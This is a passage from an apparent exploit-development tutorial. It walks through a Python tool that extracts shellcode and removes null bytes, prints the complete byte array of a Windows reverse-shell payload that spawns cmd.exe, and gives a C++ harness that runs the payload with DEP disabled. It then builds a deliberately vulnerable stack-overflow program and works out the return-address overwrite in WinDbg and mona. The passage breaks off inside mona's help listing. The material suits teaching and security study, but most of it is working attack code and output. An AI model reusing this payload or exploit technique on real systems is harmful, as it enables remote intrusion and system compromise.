[(missing_byte1, num_blocks1), (missing_byte2, num_blocks2), ...]
```

I decided to restrict num_blocksX to a single byte, so num_blocksX is between 1 and 255.

Here's the part of get_fixed_shellcode which splits the shellcode into chunks:

Python

```python
def get_fixed_shellcode(shellcode):
    '''
    Returns a version of shellcode without null bytes. This version divides
    the shellcode into multiple blocks and should be used only if
    get_fixed_shellcode_single_block() doesn't work with this shellcode.
    '''

    # The format of bytes_blocks is
    #   [missing_byte1, number_of_blocks1,
    #    missing_byte2, number_of_blocks2, ...]
    # where missing_byteX is the value used to overwrite the null bytes in the
    # shellcode, while number_of_blocksX is the number of 254-byte blocks where
    # to use the corresponding missing_byteX.
    bytes_blocks = []
    shellcode_len = len(shellcode)
    i = 0
    while i < shellcode_len:
        num_blocks = 0
        missing_bytes = list(range(1, 256))

        # Tries to find as many 254-byte contiguous blocks as possible which misses at
        # least one non-null value. Note that a single 254-byte block always misses at
        # least one non-null value.
        while True:
            if i >= shellcode_len or num_blocks == 255:
                bytes_blocks += [missing_bytes[0], num_blocks]
                break
            bytes = set([ord(c) for c in shellcode[i:i+254]])
            new_missing_bytes = [b for b in missing_bytes if b not in bytes]
            if len(new_missing_bytes) != 0:         # new block added
                missing_bytes = new_missing_bytes
                num_blocks += 1
                i += 254
            else:
                bytes += [missing_bytes[0], num_blocks]
                break
<snip>
```

Like before, we need to discuss the "decoder" which is prepended to the shellcode. This decoder is a bit longer than the previous one but the principle is the same.

Here's the code:

Python

```
code = ([
    0xEB, len(bytes_blocks)] +                    #   JMP SHORT skip_bytes
                                                  # bytes:
    bytes_blocks + [                              #   ...
                                                  # skip_bytes:
    0xE8, 0xFF, 0xFF, 0xFF, 0xFF,                 #   CALL $ + 4
                                                  # here:
    0xC0,                                         #   (FF)C0 = INC EAX
    0x5F,                                         #   POP EDI
    0xB9, xor1[0], xor1[1], xor1[2], xor1[3],     #   MOV ECX, <xor value 1 for shellcode len>
    0x81, 0xF1, xor2[0], xor2[1], xor2[2], xor2[3],   #   XOR ECX, <xor value 2 for shellcode len>
    0x8D, 0x5F, -(len(bytes_blocks) + 5) & 0xFF,  #   LEA EBX, [EDI + (bytes - here)]
    0x83, 0xC7, 0x30,                             #   ADD EDI, shellcode_begin - here
                                                  # loop1:
    0xB0, 0xFE,                                   #   MOV AL, 0FEh
    0xF6, 0x63, 0x01,                             #   MUL AL, BYTE PTR [EBX+1]
    0x0F, 0xB7, 0xD0,                             #   MOVZX EDX, AX
    0x33, 0xF6,                                   #   XOR ESI, ESI
    0xFC,                                         #   CLD
                                                  # loop2:
    0x8A, 0x07,                                   #   MOV AL, BYTE PTR [EDI]
    0x3A, 0x03,                                   #   CMP AL, BYTE PTR [EBX]
    0x0F, 0x44, 0xC6,                             #   CMOVE EAX, ESI
    0xAA,                                         #   STOSB
    0x49,                                         #   DEC ECX
    0x74, 0x07,                                   #   JE shellcode_begin
    0x4A,                                         #   DEC EDX
    0x75, 0xF2,                                   #   JNE loop2
    0x43,                                         #   INC EBX
    0x43,                                         #   INC EBX
    0xEB, 0xE3                                    #   JMP loop1
                                                  # shellcode_begin:
])
```

bytes_blocks is the array

```
[missing_byte1, num_blocks1, missing_byte2, num_blocks2, ...]
```

we talked about before, but without pairs.

Note that the code starts with a JMP SHORT which skips bytes_blocks. For this to work len(bytes_blocks) must be less than or equal to 0x7F. But as you can see, len(bytes_blocks) appears in another instruction as well:

Python

```
0x8D, 0x5F, -(len(bytes_blocks) + 5) & 0xFF,        #   LEA EBX, [EDI + (bytes - here)]
```

This requires that len(bytes_blocks) is less than or equal to 0x7F – 5, so this is the final condition. This is what happens if the condition is violated:

Python

```
  if len(bytes_blocks) > 0x7f - 5:
      # Can't assemble "LEA EBX, [EDI + (bytes-here)]" or "JMP skip_bytes".
      return None
```

Let's review the code in more detail:

Assembly (x86)

```
  JMP SHORT skip_bytes
bytes:
  ...
skip_bytes:
  CALL $ + 4                          ; PUSH "here"; JMP "here"-1
here:
  (FF)C0 = INC EAX                    ; not important: just a NOP
  POP EDI                             ; EDI = absolute address of "here"
  MOV ECX, <xor value 1 for shellcode len>
  XOR ECX, <xor value 2 for shellcode len>    ; ECX = shellcode length
  LEA EBX, [EDI + (bytes - here)]             ; EBX = absolute address of "bytes"
  ADD EDI, shellcode_begin - here             ; EDI = absolute address of the shellcode
loop1:
  MOV AL, 0FEh                        ; AL = 254
  MUL AL, BYTE PTR [EBX+1]            ; AX = 254 * current num_blocksX = num bytes
  MOVZX EDX, AX                       ; EDX = num bytes of the current chunk
  XOR ESI, ESI                        ; ESI = 0
  CLD                                 ; tells STOSB to go forwards
loop2:
  MOV AL, BYTE PTR [EDI]              ; AL = current byte of shellcode
  CMP AL, BYTE PTR [EBX]              ; is AL the missing byte for the current chunk?
  CMOVE EAX, ESI                      ; if it is, then EAX = 0
  STOSB                               ; replaces the current byte of the shellcode with AL
  DEC ECX                             ; ECX -= 1
  JE shellcode_begin                  ; if ECX == 0, then we're done!
  DEC EDX                             ; EDX -= 1
  JNE loop2                           ; if EDX != 0, then we keep working on the current chunk
  INC EBX                             ; EBX += 1  (moves to next pair...
  INC EBX                             ; EBX += 1   ... missing_bytes, num_blocks)
  JMP loop1                           ; starts working on the next chunk
shellcode_begin:
```

Testing the script

This is the easy part! If we run the script without any arguments it says:

```
Shellcode Extractor by Massimiliano Tomassoli (2015)


Usage:
```

```
sce.py <exe file> <map file>
```

If you remember, we told the linker of VS 2013 to also produce a map file. Just call the script with the path to the exe file and the path to the map file. Here's what we get for our reverse shell:

```
Shellcode Extractor by Massimiliano Tomassoli (2015)


Extracting shellcode length from "mapfile"...
shellcode length: 614
Extracting shellcode from "shellcode.exe" and analyzing relocations...
Found 3 reference(s) to 3 string(s) in .rdata
Strings:
  ws2_32.dll
  cmd.exe
  127.0.0.1


Fixing the shellcode...
final shellcode length: 715


char shellcode[] =
"\xe8\xff\xff\xff\xff\xc0\x5f\xb9\xa8\x03\x01\x01\x81\xf1\x01\x01"
"\x01\x01\x83\xc7\x1d\x33\xf6\xfc\x8a\x07\x3c\x05\x0f\x44\xc6\xaa"
"\xe2\xf6\xe8\x05\x05\x05\x05\x5e\x8b\xfe\x81\xc6\x7b\x02\x05\x05"
"\xb9\x03\x05\x05\x05\xfc\xad\x01\x3c\x07\xe2\xfa\x55\x8b\xec\x83"
"\xe4\xf8\x81\xec\x24\x02\x05\x05\x53\x56\x57\xb9\x8d\x10\xb7\xf8"
"\xe8\xa5\x01\x05\x05\x68\x87\x02\x05\x05\xff\xd0\xb9\x40\xd5\xdc"
"\x2d\xe8\x94\x01\x05\x05\xb9\x6f\xf1\xd4\x9f\x8b\xf0\xe8\x88\x01"
"\x05\x05\xb9\x82\xa1\x0d\xa5\x8b\xf8\xe8\x7c\x01\x05\x05\xb9\x70"
"\xbe\x1c\x23\x89\x44\x24\x18\xe8\x6e\x01\x05\x05\xb9\xd1\xfe\x73"
"\x1b\x89\x44\x24\x0c\xe8\x60\x01\x05\x05\xb9\xe2\xfa\x1b\x01\xe8"
"\x56\x01\x05\x05\xb9\xc9\x53\x29\xdc\x89\x44\x24\x20\xe8\x48\x01"
"\x05\x05\xb9\x6e\x85\x1c\x5c\x89\x44\x24\x1c\xe8\x3a\x01\x05\x05"
"\xb9\xe0\x53\x31\x4b\x89\x44\x24\x24\xe8\x2c\x01\x05\x05\xb9\x98"
```

```
"\x94\x8e\xca\x8b\xd8\xe8\x20\x01\x05\x05\x89\x44\x24\x10\x8d\x84"
"\x24\xa0\x05\x05\x05\x50\x68\x02\x02\x05\x05\xff\xd6\x33\xc9\x85"
"\xc0\x0f\x85\xd8\x05\x05\x05\x51\x51\x51\x6a\x06\x6a\x01\x6a\x02"
"\x58\x50\xff\xd7\x8b\xf0\x33\xff\x83\xfe\xff\x0f\x84\xc0\x05\x05"
"\x05\x8d\x44\x24\x14\x50\x57\x57\x68\x9a\x02\x05\x05\xff\x54\x24"
"\x2c\x85\xc0\x0f\x85\xa8\x05\x05\x05\x6a\x02\x57\x57\x6a\x10\x8d"
"\x44\x24\x58\x50\x8b\x44\x24\x28\xff\x70\x10\xff\x70\x18\xff\x54"
"\x24\x40\x6a\x02\x58\x66\x89\x44\x24\x28\xb8\x05\x7b\x05\x05\x66"
"\x89\x44\x24\x2a\x8d\x44\x24\x48\x50\xff\x54\x24\x24\x57\x57\x57"
"\x57\x89\x44\x24\x3c\x8d\x44\x24\x38\x6a\x10\x50\x56\xff\x54\x24"
"\x34\x85\xc0\x75\x5c\x6a\x44\x5f\x8b\xcf\x8d\x44\x24\x58\x33\xd2"
"\x88\x10\x40\x49\x75\xfa\x8d\x44\x24\x38\x89\x7c\x24\x58\x50\x8d"
"\x44\x24\x5c\xc7\x84\x24\x88\x05\x05\x05\x05\x01\x05\x05\x50\x52"
"\x52\x52\x6a\x01\x52\x52\x68\x92\x02\x05\x05\x52\x89\xb4\x24\xc0"
"\x05\x05\x05\x89\xb4\x24\xbc\x05\x05\x05\x89\xb4\x24\xb8\x05\x05"
"\x05\xff\x54\x24\x34\x6a\xff\xff\x74\x24\x3c\xff\x54\x24\x18\x33"
"\xff\x57\xff\xd3\x5f\x5e\x33\xc0\x5b\x8b\xe5\x5d\xc3\x33\xd2\xeb"
"\x10\xc1\xca\x0d\x3c\x61\x0f\xbe\xc0\x7c\x03\x83\xe8\x20\x03\xd0"
"\x41\x8a\x01\x84\xc0\x75\xea\x8b\xc2\xc3\x55\x8b\xec\x83\xec\x14"
"\x53\x56\x57\x89\x4d\xf4\x64\xa1\x30\x05\x05\x05\x89\x45\xfc\x8b"
"\x45\xfc\x8b\x40\x0c\x8b\x40\x14\x8b\xf8\x89\x45\xec\x8d\x47\xf8"
"\x8b\x3f\x8b\x70\x18\x85\xf6\x74\x4f\x8b\x46\x3c\x8b\x5c\x30\x78"
"\x85\xdb\x74\x44\x8b\x4c\x33\x0c\x03\xce\xe8\x9e\xff\xff\xff\x8b"
"\x4c\x33\x20\x89\x45\xf8\x03\xce\x33\xc0\x89\x4d\xf0\x89\x45\xfc"
"\x39\x44\x33\x18\x76\x22\x8b\x0c\x81\x03\xce\xe8\x7d\xff\xff\xff"
"\x03\x45\xf8\x39\x45\xf4\x74\x1e\x8b\x45\xfc\x8b\x4d\xf0\x40\x89"
"\x45\xfc\x3b\x44\x33\x18\x72\xde\x3b\x7d\xec\x75\xa0\x33\xc0\x5f"
"\x5e\x5b\x8b\xe5\x5d\xc3\x8b\x4d\xfc\x8b\x44\x33\x24\x8d\x04\x48"
"\x0f\xb7\x0c\x30\x8b\x44\x33\x1c\x8d\x04\x88\x8b\x04\x30\x03\xc6"
"\xeb\xdd\x2f\x05\x05\x05\xf2\x05\x05\x05\x80\x01\x05\x05\x77\x73"
"\x32\x5f\x33\x32\x2e\x64\x6c\x6c\x05\x63\x6d\x64\x2e\x65\x78\x65"
"\x05\x31\x32\x37\x2e\x30\x2e\x30\x2e\x31\x05";
```

The part about relocations is very important, because you can check if everything is OK. For example, we know that our reverse shell uses 3 strings and they were all correctly extracted from the .rdata section. We can see that the original shellcode was 614 bytes and the resulting shellcode (after handling relocations and null bytes) is 715 bytes.

Now we need to run the resulting shellcode in some way. The script gives us the shellcode in C/C++ format, so we just need to copy and paste it in a small C/C++ file. Here's the complete source code:

C++

```
#include <cstring>
#include <cassert>

// Important: Disable DEP!
//  (Linker->Advanced->Data Execution Prevention = NO)

void main() {
    char shellcode[] =
        "\xe8\xff\xff\xff\xff\xc0\x5f\xb9\xa8\x03\x01\x01\x81\xf1\x01\x01"
        "\x01\x01\x83\xc7\x1d\x33\xf6\xfc\x8a\x07\x3c\x05\x0f\x44\xc6\xaa"
        "\xe2\xf6\xe8\x05\x05\x05\x05\x5e\x8b\xfe\x81\xc6\x7b\x02\x05\x05"
        "\xb9\x03\x05\x05\x05\xfc\xad\x01\x3c\x07\xe2\xfa\x55\x8b\xec\x83"
        "\xe4\xf8\x81\xec\x24\x02\x05\x05\x53\x56\x57\xb9\x8d\x10\xb7\xf8"
        "\xe8\xa5\x01\x05\x05\x68\x87\x02\x05\x05\xff\xd0\xb9\x40\xd5\xdc"
        "\x2d\xe8\x94\x01\x05\x05\xb9\x6f\xf1\xd4\x9f\x8b\xf0\xe8\x88\x01"
        "\x05\x05\xb9\x82\xa1\x0d\xa5\x8b\xf8\xe8\x7c\x01\x05\x05\xb9\x70"
        "\xbe\x1c\x23\x89\x44\x24\x18\xe8\x6e\x01\x05\x05\xb9\xd1\xfe\x73"
        "\x1b\x89\x44\x24\x0c\xe8\x60\x01\x05\x05\xb9\xe2\xfa\x1b\x01\xe8"
        "\x56\x01\x05\x05\xb9\xc9\x53\x29\xdc\x89\x44\x24\x20\xe8\x48\x01"
        "\x05\x05\xb9\x6e\x85\x1c\x5c\x89\x44\x24\x1c\xe8\x3a\x01\x05\x05"
        "\xb9\xe0\x53\x31\x4b\x89\x44\x24\x24\xe8\x2c\x01\x05\x05\xb9\x98"
        "\x94\x8e\xca\x8b\xd8\xe8\x20\x01\x05\x05\x89\x44\x24\x10\x8d\x84"
        "\x24\xa0\x05\x05\x05\x50\x68\x02\x02\x05\x05\xff\xd6\x33\xc9\x85"
        "\xc0\x0f\x85\xd8\x05\x05\x05\x51\x51\x51\x6a\x06\x6a\x01\x6a\x02"
        "\x58\x50\xff\xd7\x8b\xf0\x33\xff\x83\xfe\xff\x0f\x84\xc0\x05\x05"
        "\x05\x8d\x44\x24\x14\x50\x57\x57\x68\x9a\x02\x05\x05\xff\x54\x24"
        "\x2c\x85\xc0\x0f\x85\xa8\x05\x05\x05\x6a\x02\x57\x57\x6a\x10\x8d"
        "\x44\x24\x58\x50\x8b\x44\x24\x28\xff\x70\x10\xff\x70\x18\xff\x54"
        "\x24\x40\x6a\x02\x58\x66\x89\x44\x24\x28\xb8\x05\x7b\x05\x05\x66"
        "\x89\x44\x24\x2a\x8d\x44\x24\x48\x50\xff\x54\x24\x24\x57\x57\x57"
        "\x57\x89\x44\x24\x3c\x8d\x44\x24\x38\x6a\x10\x50\x56\xff\x54\x24"
        "\x34\x85\xc0\x75\x5c\x6a\x44\x5f\x8b\xcf\x8d\x44\x24\x58\x33\xd2"
        "\x88\x10\x40\x49\x75\xfa\x8d\x44\x24\x38\x89\x7c\x24\x58\x50\x8d"
        "\x44\x24\x5c\xc7\x84\x24\x88\x05\x05\x05\x05\x01\x05\x05\x50\x52"
        "\x52\x52\x6a\x01\x52\x52\x68\x92\x02\x05\x05\x52\x89\xb4\x24\xc0"
        "\x05\x05\x05\x89\xb4\x24\xbc\x05\x05\x05\x89\xb4\x24\xb8\x05\x05"
        "\x05\xff\x54\x24\x34\x6a\xff\xff\x74\x24\x3c\xff\x54\x24\x18\x33"
        "\xff\x57\xff\xd3\x5f\x5e\x33\xc0\x5b\x8b\xe5\x5d\xc3\x33\xd2\xeb"
        "\x10\xc1\xca\x0d\x3c\x61\x0f\xbe\xc0\x7c\x03\x83\xe8\x20\x03\xd0"
        "\x41\x8a\x01\x84\xc0\x75\xea\x8b\xc2\xc3\x55\x8b\xec\x83\xec\x14"
        "\x53\x56\x57\x89\x4d\xf4\x64\xa1\x30\x05\x05\x05\x89\x45\xfc\x8b"
        "\x45\xfc\x8b\x40\x0c\x8b\x40\x14\x8b\xf8\x89\x45\xec\x8d\x47\xf8"
        "\x8b\x3f\x8b\x70\x18\x85\xf6\x74\x4f\x8b\x46\x3c\x8b\x5c\x30\x78"
        "\x85\xdb\x74\x44\x8b\x4c\x33\x0c\x03\xce\xe8\x9e\xff\xff\xff\x8b"
```

```
    "\x4c\x33\x20\x89\x45\xf8\x03\xce\x33\xc0\x89\x4d\xf0\x89\x45\xfc"
    "\x39\x44\x33\x18\x76\x22\x8b\x0c\x81\x03\xce\xe8\x7d\xff\xff\xff"
    "\x03\x45\xf8\x39\x45\xf4\x74\x1e\x8b\x45\xfc\x8b\x4d\xf0\x40\x89"
    "\x45\xfc\x3b\x44\x33\x18\x72\xde\x3b\x7d\xec\x75\xa0\x33\xc0\x5f"
    "\x5e\x5b\x8b\xe5\x5d\xc3\x8b\x4d\xfc\x8b\x44\x33\x24\x8d\x04\x48"
    "\x0f\xb7\x0c\x30\x8b\x44\x33\x1c\x8d\x04\x88\x8b\x04\x30\x03\xc6"
    "\xeb\xdd\x2f\x05\x05\x05\xf2\x05\x05\x05\x80\x01\x05\x05\x77\x73"
    "\x32\x5f\x33\x32\x2e\x64\x6c\x6c\x05\x63\x6d\x64\x2e\x65\x78\x65"
    "\x05\x31\x32\x37\x2e\x30\x2e\x30\x2e\x31\x05";

  static_assert(sizeof(shellcode) > 4, "Use 'char shellcode[] = ...' (not 'char *shellcode = ...')");

  // We copy the shellcode to the heap so that it's in writeable memory and can modify itself.
  char *ptr = new char[sizeof(shellcode)];
  memcpy(ptr, shellcode, sizeof(shellcode));
  ((void(*)())ptr)();
}
```

To make this code work, you need to disable DEP (Data Execution Prevention) by going to Project→<solution name> Properties and then, under Configuration Properties, Linker and Advanced, set Data Execution Prevention (DEP) to No (/NXCOMPAT:NO). This is needed because our shellcode will be executed from the heap which wouldn't be executable with DEP activated.

static_assert was introduced with C++11 (so VS 2013 CTP is required) and here is used to check that you use

C++

```
char shellcode[] = "..."
```

instead of

C++

```
char *shellcode = "..."
```

In the first case, sizeof(shellcode) is the effective length of the shellcode and the shellcode is copied onto the stack. In the second case, sizeof(shellcode) is just the size of the pointer (i.e. 4) and the pointer points to the shellcode in the .rdata section.

To test the shellcode, just open a cmd shell and enter

```
ncat -lvp 123
```

Then, run the shellcode and see if it works.

Exploitme1 (“ret eip” overwrite)

Here’s a simple C/C++ program which has an obvious vulnerability:

C++

```
#include <cstdio>

int main() {
    char name[32];
    printf("Enter your name and press ENTER\n");
    scanf("%s", name);
    printf("Hi, %s!\n", name);
    return 0;
}
```

The problem is that scanf() may keep writing beyond the end of the array name. To verify the vulnerability, run the program and enter a very long name such as

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

The program should print

```
Hi, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!
```

and then crash.

The interesting thing is that by entering a particular name, we can make the program execute arbitrary code.

First of all, in VS 2013, we’ll disable DEP and stack cookies, by going to Project→properties, and modifying the configuration for Release as follows:

- Configuration Properties
  - C/C++
    - Code Generation
      - Security Check: Disable Security Check (/GS-)
- Linker
  - Advanced
    - Data Execution Prevention (DEP): No (/NXCOMPAT:NO)

This is our main() function in assembly:

```
int main() {
01391000 55                push        ebp
01391001 8B EC             mov         ebp,esp
```

```
01391003 83 EC 20          sub        esp,20h
    char name[32];
    printf("Enter your name and press ENTER\n");
01391006 68 00 21 39 01      push       1392100h
0139100B FF 15 8C 20 39 01   call       dword ptr ds:[139208Ch]
    scanf("%s", name);
01391011 8D 45 E0          lea        eax,[name]
01391014 50                push       eax
01391015 68 24 21 39 01      push       1392124h
0139101A FF 15 94 20 39 01   call       dword ptr ds:[1392094h]
    printf("Hi, %s!\n", name);
01391020 8D 45 E0          lea        eax,[name]
01391023 50                push       eax
01391024 68 28 21 39 01      push       1392128h
01391029 FF 15 8C 20 39 01   call       dword ptr ds:[139208Ch]
0139102F 83 C4 14          add        esp,14h
    return 0;
01391032 33 C0             xor        eax,eax
}
01391034 8B E5             mov        esp,ebp
01391036 5D                pop        ebp
01391037 C3                ret
```

Here's the assembly code which calls main():

```
        mainret = main(argc, argv, envp);
00261222 FF 35 34 30 26 00   push       dword ptr ds:[263034h]
00261228 FF 35 30 30 26 00   push       dword ptr ds:[263030h]
0026122E FF 35 2C 30 26 00   push       dword ptr ds:[26302Ch]
00261234 E8 C7 FD FF FF      call       main (0261000h)
00261239 83 C4 0C          add        esp,0Ch
```

As you should know, the stack grows towards lower addresses. The stack is like this after the three pushes above:

```
esp -->  argc        ; third push
         argv        ; second push
         envp        ; first push
```

The call instruction pushes 0x261239 onto the stack so that the ret instruction can return to the code following the call instruction. Just after the call, at the beginning of the main() function, the stack is like this:

```
esp -->  ret eip     ; 0x261239
         argc        ; third push
         argv        ; second push
         envp        ; first push
```

The main() function starts with

```
01391000 55                push        ebp
01391001 8B EC             mov         ebp,esp
01391003 83 EC 20          sub         esp,20h
```

After these three instructions, the stack looks like this:

```
esp -->  name[0..3]   ; first 4 bytes of "name"
         name[4..7]
         .
         .
         .
         name[28..31] ; last 4 bytes of "name"
ebp -->  saved ebp
         ret eip      ; 0x261239
         argc         ; third push
         argv         ; second push
         envp         ; first push
```

Now, scanf() reads data from the standard input and writes it into name. If the data is longer than 32 bytes, ret eip will be overwritten.

Let's look at the last 3 instructions of main():

```
01391034 8B E5             mov         esp,ebp
```

```
01391036 5D             pop         ebp
01391037 C3             ret
```

After mov esp, ebp, the stack looks like this:

```
esp,ebp -> saved ebp
        ret eip     ; 0x261239
        argc        ; third push
        argv        ; second push
        envp        ; first push
```

After pop ebp we have:

```
esp -->  ret eip      ; 0x261239
        argc        ; third push
        argv        ; second push
        envp        ; first push
```

Finally, ret pops ret eip from the top of the stack and jumps to that address. If we change ret eip, we can redirect the flow of execution to wherever we want. As we've said, we can overwrite ret eip by writing beyond the end of the array name. This is possible because scanf() doesn't check the length of the input.

By looking at the scheme above, you should convince yourself that ret eip is at the address name + 36.

In VS 2013, start the debugger by pressing F5 and enter a lot of as:

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

The program should crash and a dialog should appear with this message:

```
Unhandled exception at 0x61616161 in exploitme1.exe: 0xC0000005: Access violation reading location 0x61616161.
```

The ASCII code for 'a' is 0x61, so we overwrote ret eip with "aaaa", i.e. 0x61616161, and the ret instruction jumped to 0x61616161 which is an invalid address. Now let's verify that ret eip is at name + 36 by entering 36 "a"s, 4 "b"s and some "c"s:

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbccccccc
```

We're greeted with the following message:

```
Unhandled exception at 0x62626262 in exploitme1.exe: 0xC0000005: Access violation reading location 0x62626262.
```

This confirms our guess. (Note that 0x62626262 is “bbbb“.)

To summarize, here’s our stack before and after scanf():

```
         name[0..3]                 aaaa
         name[4..7]                 aaaa
         .                          .
    B    .                     A    .
    E    .                     F    .
    F    name[28..31]  =========>  T    aaaa
    O    saved ebp             E    aaaa
    R    ret eip               R    bbbb
    E    argc                       cccc
         argv                       cccc
         envp                       cccc
```

To make things easier, let’s modify the program so that the text is read from the file c:\name.dat:

C++

```cpp
#include <cstdio>

int main() {
    char name[32];
    printf("Reading name from file...\n");

    FILE *f = fopen("c:\\name.dat", "rb");
    if (!f)
        return -1;
    fseek(f, 0L, SEEK_END);
    long bytes = ftell(f);
    fseek(f, 0L, SEEK_SET);
    fread(name, 1, bytes, f);
    name[bytes] = '\0';
    fclose(f);

    printf("Hi, %s!\n", name);
    return 0;
}
```

Create the file name.dat in c:\ with the following content:

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbcccccccccccccccccccccccccccc
```

Now load exploitme1.exe in WinDbg and hit F5 (go). You should see an exception:

```
(180c.5b0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=6d383071 edx=00835451 esi=00000001 edi=00000000
eip=62626262 esp=0041f7d0 ebp=61616161 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
62626262 ??              ???
```

Let’s have a look at the part of stack pointed to by ESP:

```
0:000> d @esp
0041f7d0  63 63 63 63 63 63 63 63-63 63 63 63 63 63 63 63  cccccccccccccccc
0041f7e0  63 63 63 63 63 63 63 63-63 63 63 00 00 00 00 00  ccccccccccc.....
0041f7f0  dc f7 41 00 28 00 00 00-44 f8 41 00 09 17 35 01  ..A.(...D.A...5.
0041f800  b9 17 e0 fa 00 00 00 00-14 f8 41 00 8a 33 0c 76  ..........A..3.v
0041f810  00 e0 fd 7e 54 f8 41 00-72 9f 9f 77 00 e0 fd 7e  ...~T.A.r..w...~
0041f820  2c 2d 41 75 00 00 00 00-00 00 00 00 00 e0 fd 7e  ,-Au...........~
0041f830  00 00 00 00 00 00 00 00-00 00 00 00 20 f8 41 00  ............ .A.
0041f840  00 00 00 00 ff ff ff ff-f5 71 a3 77 28 10 9e 02  .........q.w(...
0:000> d @esp-0x20
0041f7b0  61 61 61 61 61 61 61 61-61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
0041f7c0  61 61 61 61 61 61 61 61-61 61 61 61 62 62 62 62  aaaaaaaaaaaabbbb
0041f7d0  63 63 63 63 63 63 63 63-63 63 63 63 63 63 63 63  cccccccccccccccc
0041f7e0  63 63 63 63 63 63 63 63-63 63 63 00 00 00 00 00  ccccccccccc.....
0041f7f0  dc f7 41 00 28 00 00 00-44 f8 41 00 09 17 35 01  ..A.(...D.A...5.
0041f800  b9 17 e0 fa 00 00 00 00-14 f8 41 00 8a 33 0c 76  ..........A..3.v
0041f810  00 e0 fd 7e 54 f8 41 00-72 9f 9f 77 00 e0 fd 7e  ...~T.A.r..w...~
0041f820  2c 2d 41 75 00 00 00 00-00 00 00 00 00 e0 fd 7e  ,-Au...........~
```

Perfect! ESP points at our “c“s. Note that ESP is 0x41f7d0. Now let’s run exploitme1.exe again by pressing CTRL+SHIFT+F5 (restart) and F5 (go). Let’s look again at the stack:

```
0:000> d @esp
0042fce0  63 63 63 63 63 63 63 63-63 63 63 63 63 63 63 63  cccccccccccccccc
0042fcf0  63 63 63 63 63 63 63 63-63 63 63 00 00 00 00 00  ccccccccccc.....
```

```
0042fd00  ec fc 42 00 29 00 00 00-54 fd 42 00 09 17 12 00  ..B.)...T.B.....
0042fd10  94 7f 07 21 00 00 00 00-24 fd 42 00 8a 33 0c 76  ...!....$.B..3.v
0042fd20  00 e0 fd 7e 64 fd 42 00-72 9f 9f 77 00 e0 fd 7e  ...~d.B.r..w...~
0042fd30  c4 79 5c 75 00 00 00 00-00 00 00 00 00 e0 fd 7e  .y\u...........~
0042fd40  00 00 00 00 00 00 00 00-00 00 00 00 30 fd 42 00  ............0.B.
0042fd50  00 00 00 00 ff ff ff ff-f5 71 a3 77 f0 41 80 02  .........q.w.A..
```

As you can see, ESP still points at our "c"s, but the address is different. Let's say we put our shellcode in place of the "c"s. We can't overwrite ret eip with 0x42fce0 because the right address keeps changing. But ESP always point at our shellcode, so why don't we overwrite ret eip with the address of a piece of memory containing a JMP ESP instruction?

Let's use mona (refresher) to find this instruction:

```
0:000> .load pykd.pyd
0:000> !py mona
Hold on...
[+] Command used:
!py mona.py
     'mona' - Exploit Development Swiss Army Knife - WinDbg (32bit)
     Plugin version : 2.0 r554
     PyKD version 0.2.0.29
     Written by Corelan - https://www.corelan.be
     Project page : https://github.com/corelan/mona
    |------------------------------------------------------------------|
    |                                                                  |
    |    _____ ___  ____  ____  ____ _                                 |
    |    / __ `__ \/ __ \/ __ \/ __ `/  https://www.corelan.be         |
    |   / / / / / / /_/ / / / / /_/ /  https://www.corelan-training.com|
    |  /_/ /_/ /_/\____/_/ /_/\__,_/  #corelan (Freenode IRC)          |
    |                                                                  |
    |------------------------------------------------------------------|

Global options :
----------------
```

```
You can use one or more of the following global options on any command that will perform
a search in one or more modules, returning a list of pointers :
 -n                    : Skip modules that start with a null byte. If this is too broad, use
                         option -cm nonull instead
 -o                    : Ignore OS modules
 -p <nr>                  : Stop search after <nr> pointers.
 -m <module,module,...> : only query the given modules. Be sure what you are doing !
                         You can specify multiple modules (comma separated)
                         Tip : you can use -m *  to include all modules. All other module criteria will be ignored
                         Other wildcards : *blah.dll = ends with blah.dll, blah* = starts with blah,
                         blah or *blah* = contains blah
 -cm <crit,crit,...>    : Apply some additional criteria to the modules to query.
                         You can use one or more of the following criteria :
                         aslr,safeseh,rebase,nx,os
                         You can enable or disable a certain criterium by setting it to true or false
                         Example :  -cm aslr=true,safeseh=false
                         Suppose you want to search for p/p/r in aslr enabled modules, you could call
                         !mona seh -cm aslr
 -cp <crit,crit,...>    : Apply some criteria to the pointers to return
                         Available options are :
                         unicode,ascii,asciiprint,upper,lower,uppernum,lowernum,numeric,alphanum,nonull,startswithnull,unicoderev
                         Note : Multiple criteria will be evaluated using 'AND', except if you are looking for unicode + one crit
 -cpb '\x00\x01'        : Provide list with bad chars, applies to pointers
                         You can use .. to indicate a range of bytes (in between 2 bad chars)
 -x <access>            : Specify desired access level of the returning pointers. If not specified,
                         only executable pointers will be return.
                         Access levels can be one of the following values : R,W,X,RW,RX,WX,RWX or *

Usage :
-------


 !mona <command> <parameter>
```

```
Available commands and parameters :

? / eval            | Evaluate an expression
allocmem / alloc    | Allocate some memory in the process
assemble / asm      | Convert instructions to opcode. Separate multiple instructions with #
bpseh / sehbp       | Set a breakpoint on all current SEH Handler function pointers
breakfunc / bf      | Set a breakpoint on an exported function in on or more dll's
breakpoint / bp     | Set a memory breakpoint on read/write or execute of a given address
bytearray / ba      | Creates a byte array, can be used to find bad characters
changeacl / ca      | Change the ACL of a given page
compare / cmp       | Compare contents of a binary file with a copy in memory
config / conf       | Manage configuration file (mona.ini)
copy / cp           | Copy bytes from one location to another
dump                | Dump the specified range of memory to a file
dumplog / dl        | Dump objects present in alloc/free log file
dumpobj / do        | Dump the contents of an object
egghunter / egg     | Create egghunter code
encode / enc        | Encode a series of bytes
filecompare / fc    | Compares 2 or more files created by mona using the same output commands
fillchunk / fchunk  | Fill a heap chunk referenced by a register
find / f            | Find bytes in memory
findmsp / findmsf   | Find cyclic pattern in memory
findwild / fw       | Find instructions in memory, accepts wildcards
flow / flw          | Simulate execution flows, including all branch combinations
fwptr / fwp         | Find Writeable Pointers that get called
geteat / eat        | Show EAT of selected module(s)
